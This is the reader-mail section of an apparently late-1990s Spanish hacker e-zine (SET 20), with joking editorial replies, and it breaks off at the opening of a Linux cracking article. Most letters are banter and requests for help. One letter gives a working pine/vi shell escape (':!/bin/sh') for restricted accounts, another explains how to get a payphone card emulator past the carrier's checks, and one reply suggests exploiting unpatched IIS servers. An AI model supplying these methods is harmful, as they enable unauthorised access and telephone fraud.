Me he leido todos los SAQUEADORES en una noche y creo que tu podrias saber algo de esto:

[Todos?. En una noche?. Que noche era esa?]

El que te escribe simplemente es un desesperado estudiante que esta harto de estudiar y no sacar nada (como tantos!). Me consta que existe gente capaz de entrar en el sistema de la universidad y me gustaria contactar con alguno.
Mi teoria es bastante clara: si de vez en cuando pillan a uno de vosotros entrando, es porque antes ya lo hicieron diez mas.

[Buena teoria]

Ya te dije que no tengo ni idea del mundo under pero seria capaz de hacer cualquier cosa por "liquidar" esas asignaturas que me vuelven loco.

[Dejame que piense....has probado a cambiar de carrera?]

Me pase todo el curso mandando mensajes a hackers de US, pero logicamente nadie me quiso contestar. Ahora me he decidido a intentarlo con los hispanos, aunque sea mas arriesgado.

[No se, quiza si pones un anuncio consigas algo. En palabras de Route "we don’t get outta bed for less than one hundred dollars" asi que yo no confiaria mucho en que te hagan caso]

Bueno, a lo mejor recibes cartas de este tipo todos los dias, es posible tambien que sospeches de esta carta desde la primera letra o que la deseches por no perder el tiempo. Simplemente te pido que me contestes, aunque sea para decirme que esto es imposible.

[Es imposible.
  Dios, como me gusta ayudar a la gente]

Por cierto, desde mi gran ignorancia y teniendo en cuenta que me he leido todos los numeros seguidos, vuestra revista me parece, sobre todo, una gran demostracion de tenacidad por reivindicar vuestro movimiento. Muchos al tercer numero habrian escapado al Congo cagados de miedo pero vosotros seguis adelante y cada vez con mas calidad y cantidad. Yo a partir de ahora

os seguire siempre, no por los impresionantes articulos tecnicos(de verdad se pueden hacer esas cosas?) sino por seguir vuestra evolucion y defenderos si es necesario.

[Di que si. Nuestro lema es "Ocultate con dignidad" y "Avanza sin miedo hasta tu cueva"]

En fin, despues de este peque~o elogio (que no peloteo), y esperando noticias se despide

U.S.K

-{ 0x02 }-

Es raro mi espa~ol, tengo el certificado de estudios con un suficiente, no tengo el EGB completo, pero soy un ingeniero tecnico en informatica, sin estudios, a lo mejor mi espa~ol es raro por que soy de Barcelona, te envio el mensaje en un fichero txt, por que no se ni como funciona el outlook, hace una ocho dias que estoy internet, me encanta tu pagina web.

[Espero que despues de escribir el mensaje no cogieses el coche]

-{ 0x03 }-

Hola, primero te tengo que decir que no he encriptado este mail por falta de tiempo, ya que lo estoy mandando desde un sitio que no es mi casa y desde el maldito hotmail. Hace mucho que llevo leyendo el e-zine, todavia me acuerdo de los primeros numeros, bajados de una bbs, que no tenian mas que tres peque~os articulos, comparados con la ultima SET! :) El proposito de este mail es comentaros un proyecto que llevo bastante tiempo pensando. Conoceis las revistas 2600 y Blacklisted 911!, no? Pues lo que estoy pensando es crear un zine a su estilo, impreso, en papel, pero espa~ol. Esto tambien se lo he comentado a los de JJF, pero dicen que ellos tienen pensado empezar uno suyo propio, pero bueno. Os lo digo por si quiereis colaborar, me gustaria mas que vuestro grupo participara, mejor que los de JJF, no se por que, pero me cae mejor SET, y no es peloteo :)

[Si, es que somos unos tipos muy guay. Sobre todo yo. Molo cantidad. Lo de los papeles lo lleva Falken y creo que el tambien ha pensado en esto mismo pero lo tiene muy en secreto y nunca nos dice nada, siempre responde a este tema diciendo "Caliburcios y semprullos" :-?]

Otra cosa a comentaros es lo de la SET-CON, porque la anulasteis? Si es por falta de un sitio para celebrarla, alomejor yo os puedo ayudar, ya que me gustaria que se celebrara aqui en Madrid una Con, que no tengo ganas de ir hasta Mallorca o donde sea (la NcN) ;)

[Falta de un sitio. Falta de dinero. Oh!. Aparte algunas personas de la organizacion querian matarse. Se rumorea que hubo hasta disparos pero no podria jurarlo]

A ver que me decis sobre lo de la revista, vale?

[Eso Falken, es nuestro contacto con el mundo de la banca y las telecomunicaciones]

c-ya

(uno de mis muchos nicks ;)

[Donde los compras?]

-{ 0x04 }-

Antes que nada quisiera felicitar a la gente de SET por su trabajo y profesionalismo en la mayoria de los articulos. Apenas tenga tiempo hare uno que otro articulo; algunos orientados a linux y programacion en general, otros para newbies, uno explicando matematicamente la aplicacion de la fuerza bruta en el cracking de passwords (esto explica el porque deberiamos tipear nuestras teclas con una delicadeza tal que no se pueda descifrar con el sonido cuantas pulsamos y obviamente cuales pulsamos, asi como el porque de la genialidad del getpass() de UNIX al esconder los caracteres y la torpeza del Windows al mostrar asteriscos)

[Bueno]

A lo nuestro:
En el SET Inbox del Numero 19, especificamente la colaboracion 0x14 se ilustro la forma de conseguir un shell por medio de pine en una maquina donde no lo tenia, o bien lo tenia restringido. Aqui mostrare una forma aun mas facil de obtener shell y sin tener que editar nada ni usar el ftp.

[Bueno]

En la configuracion del pine habilitemos la opcion 'enable-alternate-editor-implicity' (la misma que se menciona el texto de Wamphiry), salvemos y escribamos algo en el cuerpo del mail; pine nos preguntara que editor queremos usar y a continuacion coloca: /bin/vi o /bin/less o cualquier otro editor o utilidad que te permita ejecutar un shell. El comando para obtener un shell en vi es: ":!/bin/sh", en less es "!/bin/sh" (sin las dobles comillas)

Aclaro:
- Esto NO es un bug de pine (como decia Wamphiry en su texto). Mas bien es un mortal "feature" por defecto que trae el pine.

Para Administradores:
- Esto se puede evitar configurando el fichero (en mi caso) /usr/lib/pine.conf.fixed que evita que los usuarios o bien puedan cambiar sus configuraciones o puedan usar este "feature". La sintaxis averiguenla };-)
- Usen las versiones fascistas de las utilidades que usan (en el caso de vi, existe rvi)

Para Wamphiry:
- En tu texto dijiste que nunca te gusto complicarte la vida... A mi "vi" me salvo la vida mas de una vez y veo mas complicado tu modo :-)

Para los demas:
- Esto es un texto lame para lamers y universitarios :-) (me da asco escribir howto's de hacking), asi que por favor NO conserves esto despues que lo leas y quemalo.

[Bueno...Espera, si estas leyendo esto no quemes el texto. Un monitor sigue valiendo una pasta y puedes prender fuego a toda la casa]

- Existen MUCHAS formas de conseguir un shell y de eso se trata el hacking. Una casi infalible para conseguir un shell en una universidad es mediante el .forward pero eso averiguenlo ustedes (administradores: aprendan a configurar su "sendmail")

"Un pueblo ignorante es instrumento ciego de su propia destruccion"
Simon Bolivar (1783 - 1830)

-{ 0x05 }-

Queria lo primero felicitaros por vuestra revista que me encanta. Acabo de bajarme el nº18 pero no he podido leerlo todo. Gracias a vosotros he aprendido muchas cosas, aparte de otras que aprendo por mi cuenta.

[Gracias, a pesar de nuestra propia pereza y manifiesto incumplimiento ya vamos por la 20. Extra~o.]

No dire que me gustaria ser un hacker porque pienso que un hacker no es solo el que se introduce en un sistema ajeno, es algo mas. Es una mentalidad, una forma de vivir y de ver el mundo y todo lo que le rodea. Desde que empeze a leer textos under me he identificado mucho con esta filosofia.

[Yo tambien. Quien quiere entrar en otro sistema con lo bien que se esta en el sistema de casa?]

No se si alguna vez sere capaz de introducirme en el servidor de la NASA, pero seguro que intentare aprender todo lo que pueda, me ense~eis y mi ritmo de vida me permita.
Si quereis, aqui teneis un colaborador para lo que haga falta. Por supuesto no tengo vuestro nivel, pero si necesitais que se escriba de algo, y lo considerais oportuno, pegadme un toke.

[Toke]

Para mas referencias os dire que programo en Visual Basic, html y C++ (aunque aun no domino este totalmente). Me encantan los virus, el hardware y putear mi Guindous.

[Pobre Windows. Mira que falla pero hay que ver que usuarios tiene :-DD]

Siento mucho no encriptar esto en PGP, ¡Pero es que no se!, lo siento pero no llevo mucho tiempo en Internet, la verdad es que me he conectado 4 veces. No tengo conexion en mi casa, aunque espero que por poco tiempo.

[O sea que tu ha sido conectarte e ir directo al grano]

Espero que me respondais en la revista o en
[...]
Por favor no publiqueis mi direccion, no creo que haga falta, pero dicho esta.

[La direccion?. La hemos vendido. Espero que no te importe, nos dan 0’8 pts por e-mail y algunos del grupo llevamos tiempo sin comer]

Saludos a: Paseante, +8d2, Eljacker, Profesor Falken, El
Duke de Sicilia, etc, etc (espero no olvidar ninguno)

[Veo que tienes talento. Me colocas el primero. He dicho
antes que soy un tio guay? :-)]

-{ 0x06 }-

Hola!
Te escribo para pedirte si algun haker espscializado en el tema podrÝa hacer
un tutorial del debugger Soft-ice.

[Mammon. No es un insulto. Es una pista. Claro que si no nos
molestamos en buscar...]

Ya se que soy un maldito lamer pero recuerden que todos empesamos asÝ.
Desde ya muchas gracias y espero que la SET N¦ 20 sea tan buena como esta
·ltima.

[El hombre en la era del hielo. Quiza se deberia hacer algo en
castellano pero nuestro mega-hiper-ultra cracker SiuL (crackea mas
limpio) esta enrollado en algo que se llama Linos o algo asi]

Kinhamon

-{ 0x07 }-

Hola a todos los interesados en la informatica y redes de
comunicacion.

[Hola desde el planeta Zoelope a todos los terrestres]

Queria hacerles unas preguntas sobre el Proyecto Fenix.
Querria saber cuando se va a poner en funcionamiento dicho proyecto y
si se podra acceder a el mediante tecnicas ilicitas ;). De el solo se
que van a hacer una mega-base de datos con el ADN de los criminales
mas conocidos. Seria interesante conocer mas sobre el.

[Pasito a pasito. El proyecto se pondra en marcha con el retraso
previsto, el acceso mediante tecnicas ilicitas esta en fase de
test, se estan estableciendo los protocolos para saltarse los
sistemas de autenticacion, alterar los datos de manera fraudulenta
y manipular la loteria.]

Si consiguo algo de informacion, no duden ,que la dare a conocer por
medio de ustedes.

[Sera mejor, se nota que no estaba muy al dia del tema? :->. Asi que
en lugar de pasar un rato informandome espero que tu te pegues la
pana de enterarte, entenderlo y explicarmelo. Uahh, que buena idea
he tenido]

(a ke mola ke te llamen de usted y tengan un respeto de kojones? ;>)
Happy hack!

[Yo estoy acostumbrado. La cantidad de veces que en las tiendas he
huido al grito de "Eh!, usted!!".]

-{ 0x08 }-

Hola amiguetes, antes de todo me presento;
Soy WetFire un novatillo de 17 tacos que lee y lee y lee ... Sobretodo SET. Aunque hay cosas muy tecnicas.

[Dejame explicarte un secreto. Por eso pusimos la T de Tecnica, por eso y porque tres letras mola mas (vease LoD, MoD, CCC, JJF, SHG, TDD, KTD..) Pero no pretendemos tener la exclusiva de hacer un grupo de hack con tres letras de nombre]

Pero iremos por pasos:

[Pues hoy no tengo muchas ganas de caminar]

1.- Muy buena la ezine SET, seguir asi. Pero si podeis tratar cosas mas para novatos habria mucha gente que os lo agradeceria, (ya se que es Saqueadores Edicion Tecnica, pero no vendria mal tratar para gente que se ha metido en el mundillo hace muy poco). Desde aqui en un pueblo de cerca de Barcelona os apoyo para que sigais asi. (o mejorando)

[Mejorando. Hay unas cuantas cosas en cada SET para novatos o de nivel bastante asequible. Luego hay gente que protesta precisamente porque lo encuentra de "sobra". Para eso hemos hecho el zine mas grande. Relee SETs antiguas. Lee otros ezines. No podemos pretender ser la unica fuente de conocimiento y sabiduria. Aunque, humm?, sabes la idea suena bien tendre que archivarla en mi carpeta de "Proyectos para dominar el mundo y lavar el cerebro a las masas". Al fin y al cabo hay un tipo que ha tenido bastante exito en ello y empezo en un pesebre.]

2.- Hay temas que no tratais mucho, como el phreacking y el carding. De seguro que mas que yo sabeis, porque no publicais alguna cosilla?

[Hombre si sabes *muy poco* entonces puede que yo sepa mas que tu. Algo tienes sobre phreaking en este numero producido por el incombustible y cada vez mas guapo, Paseante. Que resulta que soy yo. Ademas en los ultimos numeros ha habido un poquito mas de phreak de lo habitual]

3.- No entiendo a los "hackers", (entre comillas porque a saber si lo son), en el canal de el IRC hacker y hacker_novatos nadie, bueno casi nadie habla de hack. Y encima si pregunto alguna cosilla o me llaman #LAMER# o me bannean del canal.

[Que ruido hace la lluvia. No he oido nada de esto ultimo]

Incluso el otro dia que estuve por el
canal de hackers, uno me pregunto por algun programa para crackear un juego. Yo con lo amable que soy, le dije que necesitaria el "gametols", "un editor hexadecimal" y "algun texto para saber con mas detalle como crackear". Me pregunto de donde se lo podia bajar y yo le dije que no tenia ni idea, que no me acordaba de donde lo habia sacado. Finalmente le dije que si queria se lo pasaba por DCC i ya ta. Pero despues de pasarselo me banneo del canal, por las buenas. Asi que le pregunte por que lo habia echo y me respondio que porque le habia intentado atacar. Y yo me pregunto, Ayudar a alguen es = que atacar a ese alguien?

[Los caminos del Se~or son inescrutables. En la providencia confiamos. Del IRC nos apartamos.]

4.- No ara mucho navegando por inet, encontre una pagina que explicaba el

FTP, y recorde que en algun numero antiguo de SET, (creo que en Saqueadores, no estoy seguro), deciais que no teniais informacion sobre el FTP. Asi que yo os lo envio para que hagais lo que os de la real gana. Ya que yo no tengo ni idea de explicarme. Es un defecto que tendre de corregirme algun dia que tenga tiempo.

[No he visto nada del FTP ese, info sobre FTP--> SET 10 by El Duke de Sicilia]

5.- Una pregunta mas, que es un "GRAFISTA"? he oido hablar de grafista pero no se que es.

[Los que hacen grafas. Hay varios en cualquier optica. Pero como no hay tanto miope algunos matan el rato haciendo dibujos en servilletas de papel y so~ando que la Casa Real les encarga todos los graficos de su sitio web]

6.- Me he pillado espacio Web un un servidor, alli intentare poner vuestros numeros o si no puedo por espacio, al menos un enlace. Ya os mandare la direccion cuando la tenga acabada, si teneis alguna idea sobre la pagina no dudeis en decirmelo, estoy abierto a cualquier sugerencia.

[Copiate las SETs alli. Pon muchas fotos]

7.- Y por ultimo deciros que haber si podeis decir mas cosas sobre las BBS, porque no tengo mucha idea del tema y me gustaria aprender. Siempre habeis hablado muy por encima, nunca os habeis puesto a hablar desde la primera conexion hasta las cosas m s "elite" (o como lo quieras llamar). Es soft que se necesita o cosas por el estilo. No estaria mal tambien poner alguna BBS para ir a visitar. Na hace falta que lo escrivais vosotros, sino que alguien que lea este mail en la revista y sepa de que va el tema haga un articulo.

[A ver, chichopos leyendo la revista. Teneis un futuro usuario aqui. .Uno.Dos.Tres. Listo, ya podeis empezar a apu~alaros para que se apunte a vuestra BBS]

De paso me salundo a mi mismo y os felicito por lo genial que es esto que me leo ahora, que por cierto he empezado a leermelo hace poco, y todavia voy por la numero 17, asi que si hay alguna cosa que haya salido en el 18 o 19 que menciono aqui ruego que me perdonen, pero tengo examenes y no soy un chico que lea muy rapido.

[Te voy a disculpar. Pero que conste que es una excepcion]

No os quito mas de vuestro tiempo, que os aproveche el archivo que os adjunto a este mail.

[Falken, venia un archivo?. Traia algo de comida?]

[F: Si. Era una doble Whopper con queso. Pero como tenia hambre, me la comi. Siento no haber repartido.]

----++++****[NO OS ENCRIPTO EL MENSAJE PORQUE NO TIENE NADA]****++++----
----++++****[QUE INTERESE A LOS CAPULLOS ALLI SUELTOS]****++++----

WetFire

-{ 0x09 }-

Saludos a todos. Mi nombre es Golem y os escribo esto pa saber si es que

yo soy un poco torpe o es algo normal. Mi andadura por este mundillo empezo hace ya unos meses pero todavia no he decidido hacer nada por aquello de que no se si sere capaz.

[Hoy en dia existen medicamentos muy eficaces. No te preocupes por eso]

Para empezar dire que tras leer todos vuestros numeros creo que he me voy a lanzar al ataque pero ¿ por donde empiezezo ?

[Elige una que este buena. Y luego dile aquello de "Donde has estado toda mi vida?"]

No se si soy el unico que tiene este problema pero espero que no.

[Que va, timidos somos todos. Casi todos porque conozco alguno con un morro...pero somos muchos los que estamos en tu lugar]

Lo primero que intente es meterme en un site de pago, usando un programa y una gran lista de palabras, pero con eso de que no debemos usar nada mas que un ordenador "limpio" casi me muero en el intento.

[No es que este en contra de la prostitucion pero primero deberias probar a obtenerlo gratis. Pagar es siempre el ultimo remedio y esto se aplica a todos los ordenes de la vida. Gratis mola mas. Ademas las profesionales son muy duras, por mucha palabra que tengas no te vas a comer un rosco por la jeta]

Por otra parte no soy capaz de imaginarme a un hacker en una cabina de telefonos a las 5:30 de la madrugada y con un portatil para tener un numero "limpio". Asi que ¿ como demonios lo haceis ?, si, si, se que vais a decirme que eso tengo que descubrirlo yo, pero pienso que aunque solo sean unas directrices de como empezar y porque metodo serian de mucha utilidad. Quiero decir que es mejor empezar haciendo telnet, o intentar reventar un site de pago, o tal vez localizar claves a traves de IRC.. no se ALGO.

[Me parece que estamos hablando de cosas diferentes, es que me aburren tanto siempre la mismas preguntas que a la minima que puedo... No se, los hackers que conozco si estan a las 5.30 en la calle, estan borrachos como cubas desde varias horas antes y solo se acercan a una cabina para mear, aunque alguno ha intentado forzarla en el peor de los sentidos (triste pero cierto)]

Tengo que decir que lo poco que se de esto es gracias a SET y que no quiero que me tomeis por alguien que solo quiere llegar al conocimiento por el camino mas corto. Se que para ser bueno en esto hay que andar un largo camino y espero poder llegar al final.

[Bueno, primero: Por que consideras que tienes que entrar en un sistema?. Quiero decir que pareces tener la necesidad de meterte en algun sitio para demostrar algo. :-?. Despues, si realmente estas tan desesperado por entrar en *cualquier sitio* no tienes mas que leerte el ultimo bug de digamos "IIS", localizar un servidor que tenga la version afectada y explotarlo. Hay bastante gente que se dedica a ello provechosamente y con entusiasmo cada dia. Se llaman script-kiddies. Telefonos limpios?. Un poco de Pronto y basta. Quiza en el articulo de PBX te surjan ideas. Las llamadas se pueden desviar, interceptar, redireccionar...claro que no todos tenemos una PBX en casa pero todos tenemos "empresas amigas". Y siempre esta Timofonica que seria incapaz de rastrear a

un elefante en medio del Bernabeu]

Bueno, gracias por leer esta parrafada y seguir asi, que vuestro trabajo es muy importante como para que no siga ayudando a la pe~a.

-{ 0x0A }-

Hola doctor Falken, una partidita al ajedrez?
[Hola WOPR, Falken esta por ahi maquinando intrigas pero yo juego en su lugar. Uno o dos dados?]

Sabes algo de Phreaking para espa~a?

[Si]

Si lo sabes, mandame alguna direccion de donde lo pueda conseguir.
Very thanks

[Siempre mando a la gente al mismo sitio: http://cpne.cjb.net, tienen articulos muy buenos sobre telefonia de un tal "Falken"]

Si necesitais algo para la revista, dimelo

[Dominios, espacios, webs, dineros, groupies...]

-{ 0x0B }-

Supongo que sabreis que el emulador Tprom de Jose Manuel Garcia, cuya foto teneis en vuetra web, no funciona ahora. Bueno, creo haber dado con la solucion. Todo consiste en que los bits 96-105 son programados a unos en fabrica.

[Ese arte BlueScript]

El emulador direccionaba estas direcciones a un circuito RAM, que logicamente contenia ceros en esta posicion, al no haber sido inicializado con ningun valor. El lector de la cabina esperaba recibir unos, por tanto detecta que se trata de un emulador y lo rechaza (ademas hace saltar una alarma que nadie suele comprobar).

[A ver cuando tenemos un completo articulo sobre las medidas de seguridad en las cabinas y su incidencia real, no te hagas el remolon que sabemos que tu fuiste el que propuso el fichaje del lateral zurdo Bangemann]

La solucion consistiria en direccionar esos 10 bits a la ROM de tarjeta y no al circuito RAM. Asi creo que volveria a funcionar. Bueno, comprobad esto y avisad en caso de que hubiera acertado. Toda la informacion la he obtenido en la CPNE (http://www.cpne.org).

[CPNE?. Me suena. :->]

El asunto de que antes funcionase y ahora no es simple. T dise~a una serie de medidas de seguridad, pero no las activa todas a la vez. Cuando descubre algo sospechoso, pues lo comprueba, y en su caso, activa un nuevo control de seguridad. Antes no se comprobaban dichos bits para acelerar la lectura de la tarjeta en la cabina, pero ahora si. Esto os lo cuento porque conozco los sitemas de deteccion que usa la T (no los he manipulado, estan siempre vigilados), ya que xxxxxx trabaja en la T y de vez en cuendo uno se pasa a hacerle una visita. Y de vez en cuando un compa~ero de trabajo me explivca

en que gasta la ma~ana. El sistema de las cabinas es simple. Un gasto superior a una determinada cantidad en una cabina hace saltar una lucecita (ahora es un mensajito en el ordenador). Y a partir de ahi, comienzan a observar dicha cabina mas atentamente.

[Sabes la cantidad de gente que mataria por leer un articulo con toda esa info. Pues hazlo rapido antes de que me asesinen]

The Blue Script.
Change the script!

[Change the contador!]

-{ 0x0C }-

Hola a toda la gente de Set

Somos LordMisery, |_Master-Art_| y PhantonNet y quisieramos hacerles algunas preguntas

[Por 25 pts.]

Estamos creando paginas de Internet sobre Hackers y queriamos saber si nos podria traer problemas legales y saber si podriamos publicar algunos de sus articulos en nuestras paginas (sin cambiar por supuesto los autores)y tener un Link a su pagina y perdiles el favor de visitar mi pagina y dar sus opiniones acerca de ella
http://www.lanzadera.com/pcwarriors

[Puedes poner los articulos siempre que como indicas respetes autoria y procedencia. Problemas legales?. Eso depende en primer lugar de las normas de uso del servidor, las leyes de tu pais, las leyes del pais donde esta ubicado el server...]

Estamos formando un grupo llamado PCWarriors "la cuarta mesa redonda" y quisieramos saber si nos harian el honor de pertenecer a nuestro grupo.

[Que paso con las tres primeras mesas?]

NO SOLO LOS DE SET PUEDEN PERTENECER AL GRUPO TODO EL QUE LEA ESTE MAIL PUEDE MANDAR SU PETICION A LA DIRECCION " CRASHOUT98@YAHOO.COM "

[Ya habra sillas para todos?]

-{ 0x0D }-

hola !

me ha gustado bastante encontrar un sitio asi.... y los felicito por mantener ese espiritu.
tambien debo felicitarlos por SET es una gran ayuda para todos nosotros.
espero que pronto salga el proximo numero.
si me lo permiten talvez pueda escribir algo sobre CGI’s creo que todavia no se ha hablado sobre ese tema y me parece que es necesario!!

hasta la vista..
rEx.

[Pues creo que no, no se ha tocado mucho a los CGI, si tienes algo interesante, instructivo, imaginativo, inteligente e innovador que

aportar a este campo ya lo estas haciendo. Aqui, en SET, en tu revista favorita]

-{ 0x0E }-

Tocayos Saqueadores:
Como estan todos? Espero que bien y no anden metidos en "lios", creo queno es necesario explicar las comillas... Bueh, paso a presentarme, soy Bishop(The Master Of Darkness), TmOd para los amigos <8) . Soy un hacker de Argentina, no creo que me conozcan, ya que ni en mi pais lo hacen, =) .

[Hola soy Paseante(El que pasea) , Pas para los perezosos <9)]

Soyun novato, con muy poca experiencia, pero con muchas ganas de aprender, mejor lo termino aca porque ya parece un curriculum, y lo que yo quiero pedir no es trabajo, quiero ofrecerlo y dar mi opinion sobre algo, mejor dicho comentar algo que es muy comun... Que podra ser?... El otro dia, estaba haciendo zapping y de repente me encuentro con un canal infantil... Digo cual?...Bueh, si, era Discovery Kids, el programa era Ciberkids. Tenian una especiede consigna, la dieron en dos veces, tres pistas por vez y tenias que averiguar de que hablaban antes de que terminara el programa. La primer tanda decia algo como: "Pirata informatico", "Roban informacion", y algo mas. La segunda: "Desmenuzan los bits y los bytes", "Entran ilegalmente en programas"
o algo por el estilo, la otra no me la acuerdo. Yo, por mi estupida ingenuidad, simplemente pense que dirian algo como algun tipo de pirata, aunque sabia bien de que estaban hablando, pero igual tenia la esperanza deque hubieran aprendido de una vez por todas. Un minuto antes de terminar el programa, tiraron la gorda, y lo peor de todo es que no solamente dijeron"Hackers", sino que pusieron como sinonimo "Crackers". No los cansa tantaestupidez de parte de los medios de comunicacion y de la "ley", a mi ya me pudrio, pero no se que hacer para enfrentarme a todo esto. Mejor dicho, si sepero necesito su ayuda, quiero unirme a ustedes, los admiro mucho por el valorque tienen en hacer todo esto de la e-zine y me gustaria colaborar con algo.Como ustedes muy bien dijeron, un hacker debe saber de todo, y en la revistavi temas hacker, cracker, virus, telefonia, opinion, etc., pero no vi nada de programacion, excepto en los bugs, y me gustaria compartir un poco mis conocimientos con algun articulo sobre programacion. Les cuento brevemente mi idea: Quiero hacer una especie de curso, en varios capitulos, algo asi como
"Programacion #" o "Programando desde cero #", diganme que les parece. Me encantaria colaborar con ustedes. Aunque creo que a ustedes no les va a gustar mucho la idea... Es sobre programacion Visual, o sea, para Wintuje, para para, no me pegues, :) . Asi es, Windows, pero igual puede servir, seria sobre lenguaje Basic, HTML, Java, CGI, y tal vez algo mas viaje en el paquete, tal vez no sea mucho, pero es algo, no?. Bueno, Mejor me voy despidiendo, ya se hizo bastante largo el socotroco este, arrivederchi, y no se olviden nunca de esto: "HACK THE PLANET".

[Que se puede esperar de Disney?. Vamos, por Dios estamos hablando de la gente que asesino a la madre de Bambi. Lo del curso manda una primera entrega y te diremos algo. No pasa nada porque sea Windows, seguro que mucha gente desearia poder usar VB para programar sus keyloggers, sniffers..etc. Que risa, no en serio si preparas algo mandalo, lo peor que puede pasar es que seas despreciado y humillado publicamente ante miles de personas pero no lo creo, estamos demasiado ocupados humillandonos unos a otros para darte prioridad a ti]

Bishop(TmOd)

[Eso que significa?. Bishop (TrademarkOfdemon) :-?]

PD: Me estaba olvidando de comentarles, estoy con unos peque~os problemas y no merodeo mucho por internet, ya que en mi casa no tengo mas y en lugares publicos... ya saben como es, asi que por favor, contestenme al mail que esta alla arriba, Tal vez tarde en devolver la llamada pero lo voy a hacer, y si les gusto la idea, con el articulito adjuntado. Otra cosa... si por esas casualidades llegan a poner el articulo en la maga (cosa que no creo que hagan, ya que esto no dice mucho), no me respondan ahi si quieren o no el
articulo, mandenmelo si o si al e-mail, solamente si es una respuesta positiva, para decir que no, no es necesario... ven... ustedes me hacen escribir... ahora hay un socotroco mas... ciao.

[Socotroco te veo un poco confuso. Mira, mejor te respondemos en la revista y listo]

-{ 0x0F }-

Hace tiempo que no leia vuestra revista, y bueno, me da vergüenza decir esto pero... lei en uno de vuestros numeros lo del caso hispahack y lo de elJaker y demas miembros de vuestro grupo. Paso hace tiempo, pero no se como ha quedado, tal vez leyendo los siguientes numeros en algunos vea gritos de jubilo al ser liberados y este mail no valga para nada, pero bueno, mi preocupacion no me ha dejado comprobarlo. Tal vez podais responderme sobre como ha acabado la historia.

[Eljaker ha vuelto a dar se~ales de vida. Las apuestas indicaban que estaba en un centro de desintoxicacion mientras que otros sostenian que simplemente se habia apuntado a la Academia de la Guardia Civil. El unico que sabe la verdad es el y todos los que estamos espiandole sigilosamente. Los !H, o mejor el !H esta libre como el viento y como el mar, volando como un gavilan. Nos alegramos porque ahora somos muy amigos y nos queremos mucho todos. Al menos yo les quiero mucho. Y ellos hablan muy bien de nosotros :-> con los extra~os]

Ah, otra cosa, hace poco estuve en la pagina principal de SET, una que es blanca la pagina Index, pero no encuentro la direccion, ¿podrias mandarme la URL?.

[Si estas leyendo esto la tienes en la cabecera del e-zine, si no lo estas leyendo entonces esta en: http://www.thepentagon.com/paseante]

Gracias chicos, y seguir asi, sois geniales. Una ultima cosa, solo como ayuda para los novatos como yo, ¿que tal un poco mas de ayuda desde bajo nivel?, sois muy buenos tecnicamente, pero no todos tenemos vuestros conocimientos. Pues nada, capici.
SPAWN

[Eso de la ayuda a "bajo nivel" no ira con segundas?]

-{ 0x10 }-

No se quien sera el encargado asi que le mando el email a todos.

[Tirando por la calle del medio. El encargado es GL pero como siempre esta de viaje (le persiguen en varios paises) pues haces bien]

No he podido bajarme el SET12. He estado siguiendo el tutorial de hacking desde cero pero me he perdido un numero que no se si sera el final porque en el que yo tengo dice que en el proximo numero continuara, asumi que era el 12 porque es el que me falta.

[Creo que en el 12 no salia nada, aqui los cursos son un poco "sui generis", de todos modos el problema del enlace se soluciono al poco tiempo. Gracias por avisar]

Soy un tanto novato en esto y quisiera algunos consejos como: puedo tener Win95 y Linux en mi maquina a la vez? porque necesito mantener a Windows por mis estudios. Me han dicho que si se puede pero nadie me ha dicho como. Quisera probar el Linux pero no puedo dejar el Windows.

[http://www.hispalinux.es. Si que se puede. Es incluso recomendable para que no llegues a odiar a Linux como les ha pasado a muchos seducidos por la avalancha de "Linux guay" y que no estaban preparados para enfrentarse a un sistema mucho mas austero]

Ojala me respondan y arreglen el link.

[Link arreglado. Respuesta en revista]

-{ 0x11 }-

Querria saber si hay alguna forma de recargar la targeta de movistar, o escontra un servidor dentro de moviestar que me permita mandar mensages gratis

Fanny_

[Socorro!. Ya me hablan de movilitos. Olvidate de recargarla. Mensajes gratis?. Si alguien lo sabe que lo diga en el tablon, yo estoy "offside"]

-{ 0x12 }-

Holaaaa! Como va lectores y editores y...nose.

[Todos bien gracias..]

Queria informar de un "enga~o" en la compra de un CD principalmente para que otros lectores no caigan en el mismo error. Pues bueno, les explico mi historia (espero que no se les haga muy pesada ;)

[Tranquilo, mientras evite que estafen a otros..]

Yo compre un "SuperHack CD" como dicen ellos. XD Podeis visitar su web en www.hormiga.org / phormiga@bigfoot.com (y yo muy inutil les hago publicidad hehe).

[Esta gente se anuncia varias revistas del sector como MasPC y algunas del grupo Hobby Press]

Lo mejor seria que juzgaseis el CD por vuestra propia cuenta, pero como no os aconsejo LO MAS MINIMO que os compreis el cd os hare yo un resumen.

[No gracias, yo creo que con tu opinion me valgo..]

Resulta que el cd esta lleno de BASURA. El apartado de DoS esta formado por 94 Mb’s de OOB’ers repetidos, flooders y otra basura. Muchos no funcionan sin winsock 2.0. Claro, parece que los de la familia unix no podemos realizar DoS. Yo, como no me fio un pelin, he realizado un scanner con el avp y me ha indicado la peresencia de dos virus en esa carpeta...ya me diras, pago para que me envien virus XD. Entonces, en otros apartados, he llegado a encontrar textos que hablaban de comida, como montar a caballo, no se que de Arafat, y UFO. Yo diria que todo esto no tiene mucho que ver con informatica/telecomunicaciones.

[Si se~or todo muy under..]

En la pagina web dicen "programas con indicaciones de uso", "montones de cracks", etc. Nada de nada, no os lo creais. Hasta he encontrado algun archivo que decia "File Not found The requested URL /~rook/hackkit-2.0b.txt was not found on this server.". Es decir, que ni se mira lo que se baja. Tambien hay 162 Mb’s de pedazos (trozos) de script del mirc que no sirven para nada..una carpeta llamada "Top programs" donde hay la copia de los programas que el considera los mejores (para ocupar mas espacio claro). Y aparte de otras muchas cosas, definitiva: Que si quieres tener unos buenos textos todos bien organizados no puedes esperar a que alguien desconocido te lo de todo hecho. NO. De paso, aprovecho para comentar el nombre. Porque no canvian "SuperHack CD" por "LamerOscuro 666-31337"?? Eso es todo. Gracias.

[Bueno, pues creo que aqui tenemos un ejemplo de gente que se esta aprobechando del tiron del hack para hacer dinero, si quereis un cd con contenidos under, leed el comentario sobre el cd de Vanhackez]

PD: Muy buena revista! (como podia faltar ese topico hehe)

[Nada hombre a mandar]

EOF

-[0x0C]----------
-[CRACKING BAJO LINUX - IV]----------
-[by SiuL+Hacky]----------SET-20-

1. PROTECCIONES COMERCIALES ----------

Vamos a tener en esta entrega una mezcla de teoria y practica, donde por un lado conoceremos detalles de una proteccion comercial bastante extendida en el mundo linux/unix; y por otro aplicaremos conceptos generales que si observais con cuidado se suelen repetir con frecuencia en este tipo de protecciones.

